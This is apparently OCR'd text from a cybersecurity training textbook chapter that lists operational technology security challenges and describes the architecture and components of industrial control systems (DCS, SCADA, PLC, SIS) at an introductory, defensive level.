
Challenges of OT

OT plays a vital role in several sectors of critical infrastructure, like power plants, water utilities, and healthcare. Absurdly, most OT systems run on old versions of software and use obsolete hardware, which makes them vulnerable to malicious exploits like phishing, spying, ransomware attacks, etc. These types of attacks can be devastating to products and services. To curb these vulnerabilities, the OT system must employ critical examination in key areas of vulnerability by using various security tools and tactics.

Discussed below are some of the challenges and risks to OT that makes it vulnerable to many threats:

- **Lack of visibility**: Broader cybersecurity visibility in the OT network achieves greater security and so one can rapidly respond to any potential threats. However, most organizations do not have clear cybersecurity visibility, making it difficult for the security teams to detect unusual behaviors and signatures.
- **Plain-text passwords**: Most industrial site networks use either weak or plain-text passwords. Plain-text passwords lead to weak authentication, which in turn leaves the systems vulnerable to various cyber-reconnaissance attacks.
- **Network complexity**: Most OT network environments are complex due to comprising numerous devices, each of which has different security needs and requirements.
- **Legacy technology**: OT systems generally use older technologies without appropriate security measures like encryption and password protection, leaving them vulnerable to various attacks. Applying modern security practices is also a challenge.

- **Lack of antivirus protection**: Industries using legacy technology and outdated systems are not provided with any antivirus protection, which can update signatures automatically, thus making them vulnerable to malware infections.
- **Lack of skilled security professionals**: The cybersecurity skills gap poses a great threat to organizations, as there is a lack of skilled security professionals to discover threats and implement new security controls and defenses in networks.
- **Rapid pace of change**: Maintaining the pace of change is the biggest challenge in the field of security, and slow digital transformation can also compromise OT systems.
- **Outdated systems**: Most OT devices, such as PLCs, use outdated firmware, making them vulnerable to many modern cyberattacks.
- **Haphazard modernization**: As the demand for OT grows, it must stay up to date with the latest technologies. However, due to the use of legacy components in OT system upgrading and patching, updating the system can take several years, which can adversely affect several operations.
- **Insecure connections**: OT systems communicate over public Wi-Fi and unencrypted Wi-Fi connections in the IT network for transferring control data, making them susceptible to man-in-the-middle attacks.
- **Usage of rogue devices**: Many industrial sites have unknown or rogue devices connected to their networks, which are vulnerable to various attacks.
- **Convergence with IT**: OT mostly connects with the corporate network; as a result, it is vulnerable to various malware attacks and malicious insiders. In addition, the OT systems are IT enabled, and the IT security team does not have much experience with the OT systems and protocols.
- **Organizational challenges**: Many organizations implement and maintain different security architectures that meet the needs of both IT and OT. This can create some flaws in security management, leaving ways for the attackers to intrude into the systems easily.
- **Unique production networks/proprietary software**: Industries follow unique hardware and software configurations that are dependent on industry standards and explicit operational demands. The use of proprietary software makes it difficult to update and patch firmware, as multiple vendors control it.
- **Vulnerable communication protocols**: OT uses communication protocols such as Modbus and Profinet for supervising, controlling, and connecting different mechanisms such as controllers, actuators, and sensors. These protocols lack in-built security features such as authentication, detection of flaws, or detection of abnormal behavior, making them vulnerable to various attacks.
- **Remote management protocols**: Industrial sites use remote management protocols such as RDP, VNC, and SSH. Once the attacker compromises and gains access to the OT network, he/she can perform further exploitation to understand and manipulate the configuration and working of the equipment.



Introduction to ICS

- ICS is often referred to as a collection of different types of **control systems** and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes
- An ICS consists of several types of control systems like **SCADA**, **DCS**, **BPCS**, **SIS**, **HMI**, **PLCs**, **RTU**, **IED**, etc.
- The operation of ICS systems can be configured in three modes, namely, **open loop**, **closed loop**, and **manual mode**
- ICS systems are extensively used in industries like electricity production and distribution, water supply and waste-water treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages

ICS Architecture

Introduction to ICS

The Industrial Control System (ICS) is an essential part of every industrial process and critical infrastructure found in industry. A typical ICS represents the information system that controls and supports all types of industrial processes, such as production, manufacturing, product handling, distribution, etc. An ICS often refers to a collection of different types of control systems and their associated equipment, such as systems, devices, networks, and controls used to operate and automate several industrial processes.

An ICS comprises several types of control systems, such as SCADA systems, DCSs, Basic Process Control Systems (BPCSs), Safety Instrumentation Systems (SISs), HMIs, PLCs, RTUs, and IEDs. This technology consists of various components, such as sensors, controllers, and actuators (mechanical, electrical, hydraulic, pneumatic, etc.), that act collectively to achieve an industrial objective.

The process is the part of an ICS system that is mainly responsible for producing the output. The control is the part of an ICS system that includes the instructions needed to obtain the desired output. This control part is either fully automated or may involve human intervention in the process loop. The operation of ICS systems can be configured in three modes, namely open loop, closed loop, and manual loop mode.

- **Open Loop**: The output of the system depends on the preconfigured settings.
- **Closed Loop**: The output always has an effect on the input to acquire the desired objective.
- **Manual Loop**: The system is totally under the control of humans.

The controller (control) of the ICS system is primarily responsible for maintaining compliance with the desired specifications. Generally, ICS systems include multiple control loops, HMIs, and tools used for remote maintenance and diagnostics. The remote management and diagnostics tools are built using various networking protocols. ICS systems are extensively used in industries such as electricity production and distribution, water supply and wastewater treatment, oil and natural gas supply, chemical and pharmaceutical production, pulp and paper, and food and beverages. In some industries, ICSs are even distributed physically across multiple locations and their processes may be dependent on each other. In such cases, communication protocols are extensively used for efficient communication between the distributed ICS systems.


Figure 18.73: ICS architecture

Components of an ICS - Distributed Control System (DCS)

- DCS is a highly engineered and **large-scale control system** that is often used to perform industry specific tasks
- It contains a **centralized supervisory control** unit used to control multiple local controllers, thousands of I/O points, and various other field devices that are part of the overall production process
- It operates using a centralized supervisory control loop (SCADA, MTU, etc.) that connects a group of **localized controllers** (RTU/PLC) to execute the overall tasks required for the working of an entire production process



Main Supervisory Control Server

Redundancy Server

Process-1: **PLC1**, **RTU1**; **Temperature (Sensor)**, **Boiler (Actuator)**

Process-2: **PLC2**, **RTU2**; **Transmitter**, **Control Valves**

Process-3: **PLC3**, **RTU3**; **Pumps**, **Motor**

Components of an ICS - Supervisory Control and Data Acquisition (SCADA)

- SCADA is a **centralized supervisory control system** that is used for controlling and monitoring industrial facilities and infrastructure
- It provides **centralized controlling and monitoring** of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and Human Machine Interface (HMI) software

- **The SCADA architecture comprises the following hardware:**
  - Control server (SCADA-MTU)
  - Communication devices (network cables, radio devices, telephone lines, cables etc.)
  - Field sites distributed geographically consisting of PLCs, RTUs, etc. which are used to monitor and control the operation of industrial equipment

Components of an ICS - Programmable Logic Controller (PLC)

- A programmable logic controller (PLC) is a small **solid-state control computer** where instructions can be customized to perform a specific task
- PLC systems consists of three modules:
  - **CPU Module**: It comprises of a central processor and its memory component
  - **Power Supply Module**: It provides a necessary supply of power required for the CPU and I/O modules by converting the power from AC to DC
  - **I/O Modules**: These are used in connecting the sensors and actuators with the system for sensing and controlling the real-time values such as pressure, temperature, and flow
- PLCs are used in industries such as the steel industry, automobile industry, energy sector, chemical industry, glass industry, and paper industry

Components of an ICS - Safety Instrumented Systems (SIS)

- An SIS is an automated control system designed to **safeguard the manufacturing environment** in case of any hazardous incident in the industry
- It is an essential component of a **risk management strategy** that uses layers of protection to prevent the operational boundaries of critical processes from reaching an unsafe operating condition

- An SIS system basically comprises of sensors, logic solvers and final control elements that maintain safe operation of processes by performing the following functions:
  - **Sensors collect information** to determine and measure the process parameters (temperature, pressure, etc.) to predict if the equipment is operating in a safe state or not
  - **Logic solvers act as controllers** that capture signals from the sensors and execute the pre-programmed actions to avoid risk by providing output to the final control elements
  - The **final control elements** implement the actions determined by the logic controller to bring the system to a safe state
- Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

Components of an ICS

An ICS is a broad class of command and control networks and systems that are required to control and monitor every industrial process. Each type of ICS works and functions differently based on the functionality and complexity of the control action.

ICSs can be classified into the following types of most commonly and widely used control systems:

- **Distributed Control System (DCS)**

  A DCS is used to control production systems spread within the same geographical location. Such systems are primarily used for large, complex, and distributed processes that are carried out in industries such as chemical manufacturing and nuclear plants, oil refineries, water and sewage treatment plants, electric power generation plants, and automobile and pharmaceutical manufacturing. A DCS is generally a highly engineered and large-scale control system that is often used to perform an industry-specific task. It contains a centralized supervisory control unit used to control multiple local controllers, thousands of input/output (I/O) points, and various other field devices that are part of the overall production process.

  To attain the process control, a DCS employs various feedback and feedforward loops along with key product conditions that are established as per the targeted set points. It operates using a centralized supervisory control loop, such as SCADA and MTU, that connects a group of localized controllers such as RTU/PLC to execute the overall tasks required for the working of an entire production process. A high level of redundancy is provided at every level, starting from the I/O of the controllers to the network level. This redundancy helps other processes to continue smoothly in case of any single processor failure. The primary reason for choosing DCS systems in industry is the adaptability and flexibility that it provides in controlling distributed discrete field devices and their operating stations. Moreover, a DCS is scalable and hence can be arrayed either during initial installation as a large integrated system or as a modular system that can be integrated as per the requirements. DCSs are in a state of constant development as new technologies such as wireless systems and protocols, remote transmission, logging and data historian, and embedded web servers are being included over time.

